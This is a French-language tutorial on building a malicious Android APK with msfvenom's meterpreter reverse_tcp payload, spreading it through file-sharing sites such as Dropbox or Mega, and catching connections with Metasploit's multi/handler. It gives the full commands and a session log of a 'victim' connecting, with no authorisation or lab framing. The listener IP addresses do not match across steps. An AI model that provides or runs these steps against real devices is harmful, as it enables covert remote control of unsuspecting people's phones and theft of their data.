

Créer un payload Android avec Kali Linux

Pour créer votre payload sur le système d'exploitation Kali Linux, il vous suffit de démarrer un terminal et d'utiliser la commande suivante :

```
msfvenom -p android/meterpreter/reverse_tcp LHOST=VOTRE_IP LPORT=LE_PORT R  
chemin_de_votre_apk
```


```
root@kali:~# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.106 LPORT=4895 R >/root/FILENAME.apk  
No platform was selected, choosing Msf::Module::Platform::Android from the payload  
No Arch selected, selecting Arch: dalvik from the payload  
No encoder or badchars specified, outputting raw payload  
Payload size: 9436 bytes
```

- **-p** : Pour spécifier votre meterpreter.
- **LHOST** : Votre IP locale.
- **LPORT** : Le port sur lequel vous souhaitez écouter.
- **>/root/FILENAME.apk** : Le chemin de fichier de votre apk

Une fois votre apk généré, vous pouvez l'uploader sur des sites tel que Dropbox, Mega, Uptobox, etc...

Vous pouvez maintenant exploiter des téléphones Android (uniquement sur votre réseau local si vous avez utilisé votre adresse IP locale).


Toutefois, lors de l'installation de l'application il faudra autoriser les sources inconnues sur le téléphone sans quoi celle-ci ne pourra être installée.



Mettre en place l'écoute

Une fois votre APK créé sur votre ordinateur, ouvrez un autre terminal et tapez la commande :

msfconsole



```
root@kali: ~  
File Edit View Search Terminal Help  
..--..;@ @@; ..--..  
." @@@@'.' @ @@@@'..' @@@@ "  
'. @@@@ @@@@ @@@@ @;  
.. @@@@ @@@@ @@@@ @;  
.. @@@@ @@@@ @@@@ @;  
"-' @@@ -.@ @'-' @  
".@' ; @ @' ;  
| @@@ @@@ @  
' @@@ @ @  
' @@@ @ @  
' @@@ @ @  
' @@@ @ @  
' @@@ @ @  
( 3 C ) /|___ ( Metasploit! )  
;@' ._*_ " \|-- ( Metasploit! )  
'(.,....)"/  
  
Tired of typing 'set RHOSTS'? Click & pwn with Metasploit Pro  
Learn more on http://rapid7.com/metasploit  
  
=[ metasploit v4.10.0-2014100101 [core:4.10.0.pre.2014100101 api:1.0.0]]  
+--- --=[ 1347 exploits - 743 auxiliary - 217 post ]  
+--- --=[ 340 payloads - 35 encoders - 8 nops ]  
+--- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
  
The quieter you become, the more you are able to hear.  
msf >
```

Après le chargement, chargez l'exploit **multi-handler** en tapant:


use exploit/multi/handler

Configurez une charge utile (inverse) en tapant:

set payload android/meterpreter/reverse_tcp

Puis définissez l'IP de l'hôte :

set LHOST 192.168.0.4



```
msf exploit(handler) > set payload android/meterpreter/reverse_tcp  
payload => android/meterpreter/reverse_tcp  
msf exploit(handler) > set LHOST 192.168.0.4  
LHOST => 192.168.0.4  
msf exploit(handler) >
```

Nous devons également définir le port sur le quelle l'apk va écouter :

```
set LPORT 4895
```

Il ne nous reste plus qu'à faire la commande **exploit** et d'attendre qu'une victime télécharge notre apk.

Dans notre exemple, voici ce à quoi ressemble une victime qui vient de se connecter :

```
msf exploit(handler) > set LPORT 4895
LPORT => 4895
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.1.126:4895
[*] Sending stage (69873 bytes) to 192.168.1.107
[*] Meterpreter session 1 opened (192.168.1.126:4895 -> 192.168.1.107:50579) at
2017-12-01 23:01:31 +0100

meterpreter > █
```

Nous avons la possibilité d'utiliser une multitude de commandes mises à notre disposition.